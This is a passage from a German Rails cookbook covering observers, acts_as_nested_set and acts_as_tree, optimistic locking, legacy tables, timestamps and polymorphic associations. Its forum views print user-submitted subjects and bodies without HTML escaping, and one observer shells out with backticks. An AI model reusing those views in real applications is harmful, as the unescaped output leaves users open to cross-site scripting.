- Rezept 3.16, »Modellierung eines Thread-fähigen Forums mit acts_as_nested_set«
- Rezept 3.17, »Ein Verzeichnis verschachtelter Themen mit acts_as_tree erzeugen«

3.15 Einen Task ausführen, wenn ein Modellobjekt erzeugt wird

Problem

Sie wollen Code zu einem bestimmten Zeitpunkt im Leben eines Active Record-Objekts ausführen. Zum Beispiel möchten Sie beim Anlegen eines neuen Objekts per E-Mail mit Details über dieses Objekt versorgt werden. Da dieser Code nichts mit der durch das Modell definierten Logik zu tun haben muss, wollen Sie ihn an einer anderen Stelle vorhalten. Auf diese Weise werden Modell und Code entkoppelt, wodurch das Ganze flexibler wird.

Lösung

Mit Hilfe von Active Record-observer-Klassen können Sie Logik außerhalb Ihrer Modellklassen definieren, die während der Lebensdauer von Active Record-Objekten aufgerufen werden.

Stellen Sie sich eine Anwendung vor, die die Abonnements eines bestimmten Dienstes speichert. Die `subscriptions`-Tabelle wird durch die folgende Migration definiert:

db/migrate/001_create_subscriptions.rb:

```
class CreateSubscriptions < ActiveRecord::Migration
  def self.up
    create_table :subscriptions do |t|
      t.column :first_name, :string
      t.column :last_name, :string
      t.column :email, :string
    end

  end
  def self.down
    drop_table :subscriptions
  end
end
```

Das `Subscription`-Modell kann die für die in ihm enthaltenen Daten spezifische Logik enthalten, etwa die Validierung oder spezielle Accessoren:

app/models/subscription.rb:

```
class Subscription < ActiveRecord::Base
  # Modellspezifische Logik...
end
```

Zuerst legen Sie einen Observer für das `Subscription`-Modell an. Im *models*-Verzeichnis legen Sie eine Klasse an, die nach dem `Subscription`-Modell benannt ist. Diese Klasse muss die Active Record-Callback-Methode `after_create` implementieren.

app/models/subscription_observer.rb:

```
class SubscriptionObserver < ActiveRecord::Observer

  def after_create(subscription)
    `echo "Ein neues Abo wurde erzeugt (id=#{subscription.id})" |
       mail -s 'Neues Abo!' recipient@example.com`
  end
end
```

Frühere Rails-Versionen (vor Rails 1.2) verlangten die Verknüpfung des `Subscriptions`-Observers mit dem `Subscriptions`-Modell über einen Aufruf der `observer`-Methode im Controller. Das ist nicht länger notwendig, aber Sie müssen Ihre Observer in Ihrer *environment.rb*-Datei registrieren:

config/environment.rb:

```
Rails::Initializer.run do |config|
  #...

  config.active_record.observers = :subscription_observer
end
```

Diskussion

Der in unserer Lösung definierte `Subscription`-Observer wird angestoßen, sobald ein neues `subscription`-Objekt erzeugt wurde. Die Methode `after_create` im Observer ruft einfach den `mail`-Befehl des Systems auf und sendet damit eine Benachrichtigung über ein neues Abonnement. Es gibt folgende Active Record-Callback-Methoden, die in einem Observer definiert werden können:

- `after_create`
- `after_destroy`
- `after_save`
- `after_update`
- `after_validation`
- `after_validation_on_create`
- `after_validation_on_update`
- `before_create`
- `before_destroy`
- `before_save`
- `before_update`
- `before_validation`
- `before_validation_on_create`
- `before_validation_on_update`

Durch die Implementierung der entsprechenden Callbacks können Sie externen Code für jeden sich ändernden Zustand Ihrer Modellobjekte implementieren.

Folgt der Klassenname Ihres Observers nicht der Konvention, nach dem zu überwachenden Modell benannt zu werden, können Sie ihn mit der `observe`-Methode explizit deklarieren. Zum Beispiel richtet die folgende `SubscriptionObserver`-Klasse einen Observer für das `Accounts`-Modell ein:

```
class SubscriptionObserver < ActiveRecord::Observer

  observe Account

  def after_update(record)
    # hier passiert etwas...
  end
end
```

Sie können mehr als ein Modell überwachen, indem Sie mehrere Modelle (durch Kommata getrennt) an die `observe`-Methode übergeben.

Siehe auch

- Rezept 3.11, »Datenintegrität über Active Record-Validierungen erzwingen«

3.16 Modellierung eines Thread-fähigen Forums mit acts_as_nested_set

Problem

Sie wollen ein einfaches Thread-fähiges Diskussionsforum aufbauen, das alle Postings in einer einzigen Tabelle speichert. Alle Postings sollen in einer einzigen Ansicht, organisiert nach Themen-Threads, angezeigt werden.

Lösung

Legen Sie mit der folgenden Active Record-Migration eine `posts`-Tabelle an. Stellen Sie sicher, dass ein erster Parent-Thread in die Tabelle `posts` eingefügt wird, wie das die Migration tut:

db/migrate/001_create_posts.rb:

```
class CreatePosts < ActiveRecord::Migration
  def self.up
    create_table :posts do |t|
      t.column :parent_id, :integer
      t.column :lft, :integer
      t.column :rgt, :integer
```

```
      t.column :subject, :string
      t.column :body, :text
    end

    Post.create :subject => "Was haben Sie auf dem Herzen?"
  end

  def self.down
    drop_table :posts
  end
end
```

Dann legen Sie fest, dass die Daten im `Post`-Modell als verschachtelte Menge (nested set) organisiert sind, indem Sie `acts_as_nested_set` in der `Post`-Klassendefinition aufrufen.

app/models/post.rb:

```
class Post < ActiveRecord::Base
  acts_as_nested_set
end
```

Als Nächstes richten Sie die Datenstrukturen und die Logik für den Forum-View und die grundlegenden Posting-Operationen ein:

app/controllers/posts_controller.rb:

```
class PostsController < ApplicationController

  def index
    list
    render :action => 'list'
  end

  def list
    @posts = Post.find(:all,:order=>"lft")
  end

  def view
    @post = Post.find(params[:post])
    @parent = Post.find(@post.parent_id)
  end

  def new
    parent_id = params[:parent] || 1
    @parent = Post.find(parent_id)
    @post = Post.new
  end

  def reply
    parent = Post.find(params["parent"])
    @post = Post.create(params[:post])
    parent.add_child(@post)
    if @post.save
      flash[:notice] = 'Artikel erfolgreich gepostet.'
```

```
    else
      flash[:notice] = 'Hoppla, es gab ein Problem!'
    end
    redirect_to :action => 'list'
  end
end
```

Das *new.rhtml*-Template baut das Formular zum Anlegen neuer Postings auf:

app/views/posts/new.rhtml:

```
<h1>New post</h1>

<p>Als Antwort auf:;
<b><%= @parent.subject %></b></p>

<% form_tag :action => 'reply', :parent => @parent.id do %>

  <%= error_messages_for 'post' %>

  <p><label for="post_subject">Subject:</label>;
  <%= text_field 'post', 'subject', :size => 40 %></p>

  <p><label for="post_body">Body:</label>;
  <%= text_area 'post', 'body', :rows => 4 %></p>

  <%= submit_tag "Antwort" %>

<% end %>

<%= link_to 'Zurück', :action => 'list' %>
```

Definieren Sie eine `Posts`-Helper-Methode namens `get_indentation`, die die Einrückungsebene für jedes Posting bestimmt. Dieser Helper wird in der Thread-Ansicht des Forums verwendet.

app/helpers/posts_helper.rb:

```
module PostsHelper

  def get_indentation(post, n=0)
    $n = n
    if post.send(post.parent_column) == nil
      return $n
    else
      parent = Post.find(post.send(post.parent_column))
      get_indentation(parent, $n += 1)
    end
  end
end
```

Nun geben Sie die Thread-Form folgendermaßen im *list.rhtml*-View aus:

app/views/posts/list.rhtml:

```
<h1>Threaded Forum</h1>

<% for post in @posts %>
  <% get_indentation(post).times do %>_ <% end %>
  <%= post.subject %>
  <i>[
    <% unless post.send(post.parent_column) == nil %>
      <%= link_to "view", :action => "view", :post => post.id %> |
    <% end %>
    <%= link_to "reply", :action => "new", :parent => post.id %>
  ]</i>
<% end %>
```

Abschließend fügen Sie ein *view.rhtml*-Template hinzu, das die Details eines einzelnen Postings ausgibt:

app/views/posts/view.rhtml:

```
<h1>Posting</h1>

<p>Als Antwort auf:
<b><%= @parent.subject %></b></p>

<p><strong>Subject:</strong> <%= @post.subject %></p>
<p><strong>Body: </strong> <%= @post.body %></p>

<%= link_to 'Zurück', :action => 'list' %>
```

Diskussion

`acts_as_nested_set` ist eine Rails-Implementierung einer verschachtelten Menge von Bäumen in SQL. `acts_as_nested_set` ähnelt `acts_as_tree`, nur dass das zugrunde liegende Datenmodell mehr Informationen über die Positionen der Knoten in Relation zueinander speichert. Diese zusätzlichen Informationen bedeuten, dass der View das gesamte Thread-fähige Forum mit Hilfe einer einzigen Query darstellen kann. Allerdings hat diese Bequemlichkeit ihren Preis, wenn Änderungen an der Struktur vorgenommen werden: Wird ein Knoten hinzugefügt oder gelöscht, muss jede Zeile der Tabelle aktualisiert werden.

Ein interessanter Aspekt der Lösung ist die Verwendung der Helper-Methode `get_indentation`. Diese rekursive Funktion geht den Baum durch, um die Anzahl der Parents für jeden Knoten des Forums zu ermitteln. Die Anzahl der Vorgänger eines Knotens bestimmt das Maß der Einrückung.

Zwei Links werden neben jedem Posting ausgegeben. Sie können sich ein Posting ansehen (was dessen Body ausgibt), oder Sie können auf ein Posting antworten. Die Antwort auf ein Posting fügt ein neues Posting direkt unter dem Parent-Posting ein.

Im `list`-View und im `get_indentation`-Helper wird die `parent_column`-Methode für das `post`-Objekt aufgerufen. Dieser Aufruf liefert standardmäßig die `parent_id` und nutzt wiederum die `send`-Methode, um die `parent_id`-Methode des `post`-Objekts aufzurufen.

```
post.send(post.parent_column)
```

Diese Notation macht es Ihnen möglich, die für Parent-Records verwendete Standardspalte zu ändern. Sie legen die Parent-Spalte von `topic_id` in der Modell-Klassendefinition fest, indem Sie die Option `:parent_column` an die `acts_as_nested_set`-Methode übergeben:

```
class Post < ActiveRecord::Base
  acts_as_nested_set :parent_column => "topic_id"
end
```

Abbildung 3-9 zeigt die Listenansicht unseres Forums.




Abbildung 3-9: Ein Thread-fähiges Forum, das mit acts_as_nested_set aufgebaut wurde

Siehe auch

- Kapitel 28, »Trees and Hierarchies in SQL«, von Joe Celkos *SQL for Smarties: Advanced SQL Programming*, Second Edition (Morgan Kaufmann)

3.17 Ein Verzeichnis verschachtelter Themen mit acts_as_tree erzeugen

Problem

Datenbankentabellen sind einfach eine aus Zeilen bestehende Menge. Häufig wollen Sie allerdings, dass sich diese Zeilen auf andere Weise verhalten. Wenn die Daten Ihrer

Tabelle eine Baumstruktur darstellen, wie kann man mit ihnen wie mit einem Baum arbeiten?

Sie besitzen zum Beispiel eine nach Themen geordnete Website. Themen können Unterthemen aufweisen, ebenso wie die Unterthemen selbst. Sie wollen diese Themen in einer Baumstruktur darstellen und diese in einer einzigen Datenbanktabelle speichern.

Lösung

Zuerst legen Sie eine `topics`-Tabelle an, die eine `parent_id`-Spalte enthält. Füllen Sie diese dann mit einigen Themen auf. Verwenden Sie dazu die folgende Migration:

db/migrate/001_create_topics.rb:

```
class CreateTopics < ActiveRecord::Migration
  def self.up
    create_table :topics do |t|
      t.column :parent_id, :integer
      t.column :name,      :string
    end

    Topic.create :name => 'Programmierung und Entwicklung'
    Topic.create :parent_id => 1, :name => 'Algorithmen'
    Topic.create :parent_id => 1, :name => 'Methodologien'
    Topic.create :parent_id => 3, :name => 'Extreme Programming'
    Topic.create :parent_id => 3, :name => 'Objektorientierte Programmierung'
    Topic.create :parent_id => 3, :name => 'Funktionale Sprachen'
    Topic.create :parent_id => 2, :name => 'Sortierung'
    Topic.create :parent_id => 7, :name => 'Bubblesort'
    Topic.create :parent_id => 7, :name => 'Heapsort'
    Topic.create :parent_id => 7, :name => 'Mergesort'
    Topic.create :parent_id => 7, :name => 'Quicksort'
    Topic.create :parent_id => 7, :name => 'Shellsort'
  end

  def self.down
    drop_table :topics
  end
end
```

Deklarieren Sie, dass dieses Modell wie eine Baumstruktur agieren soll:

app/models/topic.rb:

```
class Topic < ActiveRecord::Base
  acts_as_tree :order => "name"
end
```

Diskussion

Die Anwendung der `acts_as_tree`-Klassenmethode auf ein Modell stellt den Instanzen dieses Modells einige zusätzliche Methoden zur Verfügung, mit deren Hilfe ihre Beziehungen innerhalb des Baums untersucht werden können. Diese Methoden sind:

`siblings`

Gibt ein Array zurück, das die anderen Child-Elemente eines Parent-Knotens enthält

`self_and_siblings`

Wie `siblings`, enthält aber auch den Knoten des Aufrufers

`ancestors`

Gibt ein Array aller Vorgänger des aufrufenden Knotens zurück

`root`

Gibt die Wurzel (den Knoten ohne weitere Parent-Knoten) des Baums zurück

Lassen Sie uns eine Rails-Console-Session öffnen und den Themenbaum untersuchen, den unsere Lösung angelegt hat.

Zuerst ermitteln wir den Stammknoten, von dem wir wissen, dass er eine `parent_id` von `null` hat:

```
>> root = Topic.find(:first, :conditions => "parent_id is null")
=> #<Topic:0x4092ae74 @attributes={"name"=>"Programmierung und Entwicklung",
"id"=>"1", "parent_id"=>nil}>
```

Wir können uns die Child-Elemente des Stammknotens wie folgt ansehen:

```
>> root.children
=> [#<Topic:0x4090da04 @attributes={"name"=>"Algorithmen", "id"=>"2",
"parent_id"=>"1"}>, #<Topic:0x4090d9c8
@attributes={"name"=>"Methodologien", "id"=>"3", "parent_id"=>"1"}>]
```

Der folgende Code gibt einen Hash der Attribute des ersten Knotens aus dem Array der Child-Elemente des Stammknotens zurück:

```
>> root.children.first.attributes
=> {"name"=>"Algorithmen", "id"=>2, "parent_id"=>1}
```

Wir können einen Unterknoten vom Stamm aus ausfindig machen, indem wir Aufrufe von `children` und `first` verwenden. Aus dem Unterknoten findet ein einzelner Aufruf von `root` den Weg zum Stamm zurück:

```
>> leaf = root.children.first.children.first.children.first
=> #<Topic:0x408dd804 @attributes={"name"=>"Bubblesort", "id"=>"8",
"parent_id"=>"7"}, @children=[]>

>> leaf.root
=> #<Topic:0x408cffd8 @attributes={"name"=>"Programmierung und Entwicklung",
"id"=>"1", "parent_id"=>nil}, @parent=nil>
```

Zusätzlich zu den in der Lösung geladenen Themen können Sie weitere direkt über die Rails-Console hinzufügen. Lassen Sie uns einen weiteren Stammknoten namens `Formen` anlegen und diesem zwei Child-Knoten zuordnen:

```
>> r = Topic.create(:name => "Formen")
=> #<Topic:0x4092e9d4 @attributes={"name"=>"Formen", "id"=>13,
"parent_id"=>nil}, @new_record_before_save=false,
@errors=#<ActiveRecord::Errors:0x4092baf4 @errors={},
@base=#<Topic:0x4092e9d4 ...>>, @new_record=false>
```

```
>> r.siblings
=> [#<Topic:0x4092508c @attributes={"name"=>"Programmierung und Entwicklung",
"id"=>"1", "parent_id"=>nil}>]

>> r.children.create(:name => "Kreis")
=> #<Topic:0x40921ab8 @attributes={"name"=>"Kreis", "id"=>14,
"parent_id"=>13}, @new_record_before_save=false,
@errors=#<ActiveRecord::Errors:0x40921108 @errors={},
@base=#<Topic:0x40921ab8 ...>>, @new_record=false>

>> r.children.create(:name => "Quadrat")
=> #<Topic:0x4091c57c @attributes={"name"=>"Quadrat", "id"=>15,
"parent_id"=>13}, @new_record_before_save=false,
@errors=#<ActiveRecord::Errors:0x4091bbcc @errors={},
@base=#<Topic:0x4091c57c ...>>, @new_record=false>
```

Aus `mysql` heraus können Sie überprüfen, ob die drei neuen Elemente wie erwartet in die Datenbank aufgenommen wurden.

```
mysql> select * from topics;
+----+-----------+----------------------------------+
| id | parent_id | name                             |
+----+-----------+----------------------------------+
|  1 |      NULL | Programmierung und Entwicklung   |
|  2 |         1 | Algorithmen                      |
|  3 |         1 | Methodologien                    |
|  4 |         3 | Extreme Programming              |
|  5 |         3 | Objektorientierte Programmierung |
|  6 |         3 | Funktionale Sprachen             |
|  7 |         2 | Sortierung                       |
|  8 |         7 | Bubblesort                       |
|  9 |         7 | Heapsort                         |
| 10 |         7 | Mergesort                        |
| 11 |         7 | Quicksort                        |
| 12 |         7 | Shellsort                        |
| 13 |      NULL | Formen                           |
| 14 |        13 | Kreis                            |
| 15 |        13 | Quadrat                          |
+----+-----------+----------------------------------+
15 rows in set (0.00 sec)
```

`acts_as_tree` und `acts_as_nested_set` unterscheiden sich ganz erheblich voneinander, auch wenn es so aussieht, als würden sie das Gleiche tun. `acts_as_tree` skaliert bei einer großen Tabelle wesentlich besser, weil nicht jede Zeile aktualisiert werden muss, wenn eine neue Zeile eingefügt wird. Bei `acts_as_nested_set` müssen die Positionsinformationen für jeden Datensatz aktualisiert werden, wenn ein Element hinzugefügt oder entfernt wird.

Standardmäßig verwendet man eine Spalte namens `parent_id`, um Parent-Knoten im Baum zu speichern. Sie können dieses Verhalten ändern, indem Sie mit der `:foreign_key`-Option des `acts_as_tree`-Optionshashs einen anderen Namen definieren.

Siehe auch

- Eine Treemap-Bibliothek für Ruby unter *http://rubyforge.org/projects/rubytreemap*; eine Einführung in die Verwendung der Treemap-Bibliothek mit Rails finden Sie unter *http://blog.tupleshop.com/2006/7/27/treemap-on-rails*

3.18 Race Conditions mit optimistischem Locking vermeiden

Problem

Von Chris Wong

Standardmäßig nutzt Rails kein Datenbank-Locking, wenn es eine Zeile aus der Datenbank lädt. Wird der gleiche Datensatz aus einer Tabelle von zwei verschiedenen Prozessen (oder vom gleichen Prozess zweimal) geladen und dann zu unterschiedlichen Zeitpunkten aktualisiert, kann es zu Race Conditions kommen. Sie wollen Race Conditions und die Möglichkeit eines Datenverlustes vermeiden.

Lösung

Es gibt keine Möglichkeit, Rails dazu zu zwingen, eine Zeile für ein späteres Update zu sperren. Das wird im Allgemeinen als *pessimistisches Locking* oder *select for update* bezeichnet. Um eine Zeile mit Active Record zu sperren, müssen Sie das optimistische Locking verwenden.

Wenn Sie eine neue Anwendung mit neuen Tabellen aufbauen, können Sie einfach eine Spalte namens `lock_version` in die Tabelle einfügen. Diese Spalte muss standardmäßig den Wert null aufweisen.

Beispielsweise haben Sie eine Tabelle mit der folgenden Migration angelegt:

db/migrate/001_create_books.rb:

```
class CreateBooks < ActiveRecord::Migration

  def self.up
    create_table :books do |t|
      t.column :name, :string
      t.column :description, :text
      t.column :lock_version, :integer, { :default => 0 }
    end
  end

  def self.down
    drop_table :books
  end
end
```

Wenn Sie den gleichen Datensatz in zwei verschiedene Objekte laden und diese unterschiedlich modifizieren, löst Active Record eine `ActiveRecord::StaleObjectError`-Ausnahme aus, wenn Sie versuchen, die Objekte zu speichern:

```
book1 = Book.find(1)
same_book = Book.find(1)

book1.name = "Rails Kochbuch"
same_book.name = "Rails Kochbuch, 2. Auflage"

book1.save      # Dieses Objekt wird erfolgreich gespeichert
same_book.save  # Löst ActiveRecord::StaleObjectError aus
```

Sie können `StaleObjectError` mit dem folgenden Code abfangen:

```
def update
  book = Book.find(params[:id])
  book.update_attributes(params[:book])
rescue ActiveRecord::StaleObjectError => e
  flash[:notice] =
    "Das Buch wurde verändert, während Sie es bearbeitet haben. Versuchen Sie es erneut..."
  redirect :action => 'edit'
end
```

Was tun, wenn in Ihrem Unternehmen bereits eine Namenskonvention für die Locking-Spalte existiert? Nehmen wir an, sie heißt `record_version` statt `locking_version`. Sie können den Namen der Locking-Spalte global in *environment.rb* überschreiben:

config/environment.rb:

```
ActiveRecord::Base.set_locking_column 'record_version'
```

Sie können den Namen auch auf Klassenebene überschreiben:

app/models/book.rb:

```
class Book < ActiveRecord::Base
  set_locking_column 'record_version'
end
```

Diskussion

Die Verwendung optimistischer Transaktionen bedeutet einfach, dass Sie es vermeiden, eine Datenbank-Transaktion für lange Zeit offen zu halten, was unweigerlich zu den lästigsten Problemen beim Kampf um einen Lock führt. Webanwendungen skalieren nur mit optimistischem Locking wirklich gut. Aus diesem Grund stellt Rails standardmäßig nur optimistisches Locking zur Verfügung.

Bei einer Site mit hohem Datenaufkommen wissen Sie einfach nicht, wann der Benutzer mit einem aktualisierten Record zurückkommt. Während Paul einen Datensatz aktualisiert, könnte Marie ihren aktualisierten Datensatz zurückschicken. Es ist zwingend erforderlich, dass die alten Daten (die nicht geänderten Felder) in Pauls Datensatz die neuen,

von Marie gerade aktualisierten Daten nicht überschreiben. In einer traditionellen Transaktionsumgebung (wie einer relationalen Datenbank) wird der Datensatz gesperrt. Nur ein Benutzer darf ihn zu einem bestimmten Zeitpunkt aktualisieren, alle anderen müssen warten. Und wenn der den Lock besitzende Benutzer entscheidet, essen zu gehen oder für heute Schluss zu machen, kann er den Lock für sehr lange Zeit behalten. Wenn Sie den Schreib-Lock besitzen, kann niemand die Daten lesen, bis Sie die Schreiboperation bestätigen.

Bedeutet optimistisches Locking nun, dass Sie keine Transaktionen mehr benötigen? Nein, Sie benötigen immer noch Transaktionen. Optimistisches Locking lässt Sie einfach erkennen, wenn die in Ihrem Objekt enthaltenen Daten veraltet (oder mit der Datenbank nicht mehr synchron) sind. Es stellt keine Atomarität für die zugehörigen Schreiboperationen sicher. Wenn Sie zum Beispiel Geld von einem Konto auf ein anderes überweisen, dann stellt das optimistische Locking nicht sicher, dass Belastung und Gutschrift wirklich zusammen erfolgen oder fehlschlagen.

```
checking_account = Account.find_by_account_number('999-999-9999')
saving_account   = Account.find_by_account_number('111-111-1111')
checking_account.withdraw 100
saving_account.deposit 100
checking_account.save
saving_account.save    # Wenn hier StaleObjectException ausgelöst wird,
# haben Sie hier gerade 100 Euro verloren...

# Die korrekte Lösung
begin
  Account.transaction(checking_account, saving_account) do
    checking_account.withdraw 100
    saving_account.deposit 100
  end
rescue ActiveRecord::StaleObjectError => e
  # Optimistisches Locking-Problem hier verarbeiten
end
```

Siehe auch

- Die Rails-API-Dokumentation für `ActiveRecord::Locking` unter *http://api.rubyonrails.com/classes/ActiveRecord/Locking.html*

3.19 Tabellen mit veralteten Namenskonventionen behandeln

Problem

Active Record wurde so entworfen, dass es mit bestimmten Konventionen für Tabellen- und Spaltennamen am besten zusammenarbeitet. Was tun, wenn Sie die Tabellen nicht

selbst definieren können? Was tun, wenn Sie mit Tabellen arbeiten müssen, die bereits definiert wurden, nicht verändert werden können und von der Rails-Norm abweichen? Sie suchen eine Möglichkeit, Tabellennamen und vorhandene Primärschlüssel einer existierenden Datenbank so anzupassen, dass sie mit Active Record zusammenarbeiten.

Lösung

Manchmal haben Sie keine Möglichkeit, die Datenbank Ihrer Rails-Anwendung von Grund auf zu entwickeln. In diesen Fällen müssen Sie Active Record dazu bringen, mit den existierenden Tabellennamen zu arbeiten und einen Primärschlüssel zu verwenden, der nicht `id` heißt.

Nehmen wir an, es existiert eine Tabelle namens `users_2006`, in der Benutzer wie folgt definiert sind:

```
mysql> desc users_2006;
+-----------+-------------+------+-----+---------+-------+
| Field     | Type        | Null | Key | Default | Extra |
+-----------+-------------+------+-----+---------+-------+
| username  | varchar(50) | NO   | PRI |         |       |
| firstname | varchar(50) | YES  |     | NULL    |       |
| lastname  | varchar(50) | YES  |     | NULL    |       |
| age       | int(50)     | YES  |     | NULL    |       |
+-----------+-------------+------+-----+---------+-------+
4 rows in set (0.01 sec)
```

Um Objekte einer Active Record-`User`-Klasse auf die Benutzer dieser Tabelle abzubilden, müssen Sie explizit den Namen der Tabelle festlegen, die die Klasse verwenden soll. Zu diesem Zweck übergeben Sie in Ihrer Klassendefinition den Tabellennamen an die `ActiveRecord::Base::set_table_name`-Methode:

```
class User < ActiveRecord::Base
  set_table_name "users_2006"
end
```

Beachten Sie, dass die `users_2006`-Tabelle einen primären Schlüssel namens `username` verwendet. Weil Active Record Tabellen erwartet, bei denen der primäre Schlüssel `id` heißt, müssen Sie explizit angeben, welche Spalte der Tabelle den primären Schlüssel darstellt. Hier geben wir `username` als Primärschlüssel an:

```
class User < ActiveRecord::Base
  set_table_name "users_2006"
  set_primary_key "username"
end
```

Diskussion

Die folgende Rails-Console-Session zeigt, wie Sie mit dem `User`-Modell der Lösung interagieren können, ohne den tatsächlichen Namen der Tabelle oder den Namen des Primärschlüssels zu kennen:

```
>> user = User.new
=> #<User:0x24250e4 @attributes={"lastname"=>nil, "firstname"=>nil, "age"=>nil},
   @new_record=true>
>> user.id = "rorsini"
=> "rorsini"
>> user.firstname = "Rob"
=> "Rob"
>> user.lastname = "Orsini"
=> "Orsini"
>> user.age = 35
=> 35
>> user.save
=> true
>> user.attributes
=> {"username"=>"rorsini", "lastname"=>"Orsini", "firstname"=>"Rob", "age"=>35}
```

Zwar können Sie Tabellen mit nicht standardgemäßen (d.h. nicht `id` genannten) Primärschlüsseln dazu bringen, mit Active Record zusammenzuarbeiten, dabei gibt es aber einige Nachteile. Das Scaffolding verlangt beispielsweise tatsächlich einen Primärschlüssel namens `id`, damit der generierte Code funktionieren kann. Wenn Sie sich auf das generierte Scaffolding verlassen, müssen Sie möglicherweise nur den Primärschlüssel in `id` umbenennen.

3.20 Record-Timestamping automatisieren

Problem

Es ist oft hilfreich zu wissen, wann die einzelnen Datensätze in Ihrer Datenbank angelegt oder aktualisiert wurden. Sie suchen eine einfache Möglichkeit, diese Informationen festzuhalten, ohne den entsprechenden Code selbst schreiben zu müssen.

Lösung

Sie können Active Record automatisch die Anlege- und Modifikationsdaten von Objekten nachhalten lassen, indem Sie DATE-Spalten namens `created_on` oder `updated_on` in Ihre Datenbanktabellen aufnehmen. DATETIME-Spalten namens `created_at` und `updated_at` werden auf die gleiche Weise automatisch aktualisiert.

```
class CreateUsers < ActiveRecord::Migration
  def self.up
    create_table :users do |t|
      t.column :name, :string
      t.column :email, :string
      t.column :created_at, :datetime
       t.column :updated_at, :datetime
    end
  end
```

```
  def self.down
    drop_table :users
  end
end
```

Diskussion

In der Rails-Console können Sie sehen, dass die Präsenz der speziell benannten DATE- oder DATETIME-Spalten das Zeitverfolgungsverhalten von Active Record auslöst. Laut Konvention sind `updated_on` und `created_on` DATE-Felder, während `updated_at` und `created_at` DATETIME-Felder sind, aber diese Unterscheidung scheint nicht durch Active Record erzwungen zu sein, und beides funktioniert.

```
>> User.create :name => "rob", :email => "rob@tupleshop.com"
=> #<User:0x2792178 @errors=#<ActiveRecord::Errors:0x278e910 @errors={},
   @base=#<User:0x2792178
...>>, @attributes={"created_at"=>Tue Sep 19 23:45:36 PDT 2006, "name"=>"rob",
"updated_at"=>Tue Sep 19 23:45:36 PDT 2006, "id"=>1, "email"=>"rob@orsini.us"},
@new_record=false>
```

Der für diese Spalten standardmäßig festgehaltene Timestamp basiert auf der lokalen Zeit. Um UTC zu verwenden, setzen Sie die folgende *environment.rb*-Option auf `:utc`:

```
ActiveRecord::Base.default_timezone = :utc
```

Wenn Ihre Datenbank diese Spalten enthält, wird dieses Verhalten standardmäßig aktiviert. Soll dieses Verhalten in Ihrer Anwendung deaktiviert werden, setzen Sie die folgende Option in *environment.rb* auf `false`:

```
ActiveRecord::Base.record_timestamps = false
```

Sie können dieses Verhalten auch auf Klassenebene deaktivieren:

```
class User < ActiveRecord::Base
  self.record_timestamps = false
  # ...
end
```

Siehe auch

- Rezept 5.13, »Formatierung von Datum, Uhrzeit und Währung«

3.21 Ausgliedern gemeinsamer Beziehungen mit polymorphen Assoziationen

Problem

Von Diego Scataglini

Bei der Modellierung der Entitäten Ihrer Anwendung ist es durchaus üblich, dass einige die gleichen Beziehungen aufweisen. Zum Beispiel kann sowohl eine Person als auch ein Unternehmen viele Telefonnummern besitzen. Sie möchten Ihre Anwendung auf flexible Art und Weise entwerfen, die es Ihnen erlaubt, viele Modelle mit der gleichen Beziehung hinzuzufügen, während Ihr Datenbankschema gleichzeitig sauber bleibt.

Lösung

Polymorphe Assoziationen bieten eine einfache und doch elegante Lösung dieses Problems. Bei diesem Rezept gehen wir davon aus, dass Sie eine leere Rails-Anwendung besitzen und Ihre Datenbankeinstellungen konfiguriert haben. Beginnen Sie mit der Generierung einiger Modelle:

```
$ ruby script/generate model Person
$ ruby script/generate model Company
$ ruby script/generate model PhoneNumber
```

Als Nächstes fügen wir einige Beziehungen zwischen den Modellen ein. Diese Beziehungen werden *polymorph* sein, d.h., sie teilen sich einen generischen Namen, der die Rolle repräsentiert, die sie in der Beziehung spielen.

Da Sie zum Beispiel sowohl Unternehmen als auch Personen über eine Telefonnummer anrufen können, bezeichnen Sie sie als »anrufbar« (»callable«). Sie können auch »dialable« oder »party« verwenden. Der gewählte Name ist hauptsächlich eine Frage des persönlichen Geschmacks und der Lesbarkeit. Legen Sie die Beziehungen zwischen den Modellen wie folgt fest:

app/models/company.rb:

```
class Company < ActiveRecord::Base
  has_many :phone_numbers, :as => :callable, :dependent => :destroy
end
```

app/models/person.rb:

```
class Person < ActiveRecord::Base
  has_many :phone_numbers, :as => :callable, :dependent => :destroy
end
```

app/models/phone_number.rb:

```
class PhoneNumber < ActiveRecord::Base
  belongs_to :callable, :polymorphic => :true
end
```

Die Option :as legt den generischen Namen fest, mit dem Sie auf die Company- und Person-Klassen verweisen. Dieser Name muss dem an belongs_to übergebenen Symbol entsprechen. Beachten Sie das :polymorphic => true, das den Schlüssel für funktionierende polymorphe Assoziationen darstellt.

Zuerst definieren Sie die Tabellenstrukturen in Ihren Migrationsdateien und legen einige Testdaten an:

db/migrate/001_create_people.rb:

```
class CreatePeople < ActiveRecord::Migration
  def self.up
    create_table :people do |t|
      t.column :name, :string
    end
    Person.create(:name => "John Doe")
  end

  def self.down
    drop_table :people
  end
end
```

db/migrate/002_create_companies.rb:

```
class CreateCompanies < ActiveRecord::Migration
  def self.up
    create_table :companies do |t|
      t.column :name, :string
    end
    Company.create(:name => "Ruby Bell")
  end

  def self.down
    drop_table :companies
  end
end
```

Zwei Felder in der phone_numbers-Tabelle sorgen dafür, dass Rails seine Magie entfalten kann: callable_id und callable_type. Rails verwendet den Wert im callable_type-Feld, um herauszufinden, welche Tabelle abgefragt (und welche Klasse instanziiert) werden soll. Das callable_id-Feld legt den zugehörigen Datensatz fest. Hier eine Migration für diese Tabelle:

db/migrate/003_create_phone_numbers.rb:

```
class CreatePhoneNumbers < ActiveRecord::Migration
  def self.up
